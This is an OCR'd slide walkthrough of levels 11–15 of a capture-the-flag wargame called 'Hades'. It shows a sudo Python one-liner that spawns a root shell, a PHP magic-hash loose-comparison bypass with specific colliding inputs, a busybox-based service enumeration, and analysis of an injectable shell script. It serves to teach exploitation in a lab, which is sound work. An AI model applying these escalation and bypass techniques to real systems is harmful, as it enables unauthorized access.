
In this level we're given sudo permissions with the Python binary

# Hades: Level 11 – Asia
# Sudo Python

```
sudo python -c 'import os; os.system("/bin/sh")'
```

The method of privilege escalation is well known, and involves using Python to spawn an interactive shell


# Hades: Level 12 – Asteria PHP Magic Hashes



```php
<?php
$pass = hash('md5', $_GET['pass']);
$pass2 = hash('md5',"ASTRAEA_PASS");
if($pass == $pass2){
print("ASTRAEA_PASS");
```

This level hosts a locally hosted web application that reveals the password for the Astraea user if provide a `pass` URL parameter where the md5 hash value is equal to `ASTRAEA_PASS`


## Hades: Level 12 – Asteria PHP Magic Hashes



```php
<?php
$pass = hash('md5', $_GET['pass']);
$pass2 = hash('md5',"ASTRAEA_PASS");
if($pass == $pass2){
print("ASTRAEA_PASS");
```

Normally, this logic requires us to know the Astraea user's password to get an m5d hash match, but this app is vulnerable to a PHP attack called `magic hashes`


# Hades: Level 12 – Asteria
# PHP Magic Hashes



```php
$pass = hash('md5', "240610708");
// "0e462097431906509019562988736854"
$pass2 = hash('md5',"QNKCDZO");
// "0e830400451993494058024219903391"

if($pass == $pass2){
print("Magic hashes confirmed!");
```

This code does a loose comparison ( == ) between the two variables, leading to a vuln called `type juggling`, where unequal values are considered the same under certain conditions


# Hades: Level 12 – Asteria
# PHP Magic Hashes



```php
$pass = hash('md5', "240610708");
// "0e462097431906509019562988736854"
$pass2 = hash('md5',"QNKCDZO");
// "0e830400451993494058024219903391"

if($pass == $pass2){
print("Magic hashes confirmed!");
```

When comparing hash values with the loose comparison--


# Hades: Level 12 – Asteria PHP Magic Hashes



```
$pass = hash('md5', "240610708");
// "0e462097431906509019562988736854"
$pass2 = hash('md5',"QNKCDZO");
// "0e830400451993494058024219903391"

if($pass == $pass2){
print("Magic hashes confirmed!");
```

Any hash that starts with the value `0e`, and contains only numbers for the rest of the value will be considered the same value when compared to similar hash values


# Hades: Level 13 – Astraea Password Reuse



```
Match User astraea
  PasswordAuthentication yes
  ForceCommand /bin/echo '^KssHQIAFsxUamecyXIUk^'
```

In this level, we are logged out immediately upon login with SSH, so we can't use SSH to solve the level


# Hades: Level 13 – Astraea Password Reuse



```
asteria@hades:~$ find / -name *busybox* 2>/dev/null
/var/tmp/busybox
```

There's no `netstat`, or `ss` binaries on this server, but we discover a hidden `busybox` binary, which can be used to run tools like `netstat`


# Hades: Level 13 – Astraea Password Reuse




```
tcp        0      0 :::80
tcp        0      0 :::21
tcp        0      0 :::22
```

And we then discover that there's another service that we can login to, FTP, on this server

# Hades: Level 14 – Atalanta Sourcecode Analysis




```
FILE *out_file = fopen(getenv("HOME"), "w");
```




```
char *command = "/bin/cat /var/lib/me";
char c = 0;

if (0 == (fpipe = (FILE*)popen(command, "r")))
```

In this level, we are given a binary and its source code. The binary takes the HOME environment variable, and writes data to it

# Hades: Level 14 – Atalanta Sourcecode Analysis




```c
FILE *out_file = fopen(getenv("HOME"), "w");
```



```c
char *command = "/bin/cat /var/lib/me";
char c = 0;

if (0 == (fpipe = (FILE*)popen(command, "r")))
```

The binary run the `cat` command on the `/var/lib/me` file and writes it to the file in the HOME environment variable


# Hades: Level 15 – Athena Script Analysis



```
$hackme AURANEWPASS 2>/dev/null
```

This script reads user input and saves it as the `hackme` variable, then passes that input to the command noted above


# Hades: Level 15 – Athena Script Analysis



```
if [[ $hackme =~ "????????" ]]; then
exit
fi
```

But it turns out that `AURANEWPASS` is a string, so `cat` won't work. The command we might assume to use is `echo`, as in `echo password`, but there's a filter in place, like the one above


# Hades: Level 15 – Athena
# Script Analysis



```
if [[ $hackme =~ "????????" ]]; then
exit
fi
```

This filter makes it impossible to use the `echo` command, so we need an alternative echo-like command

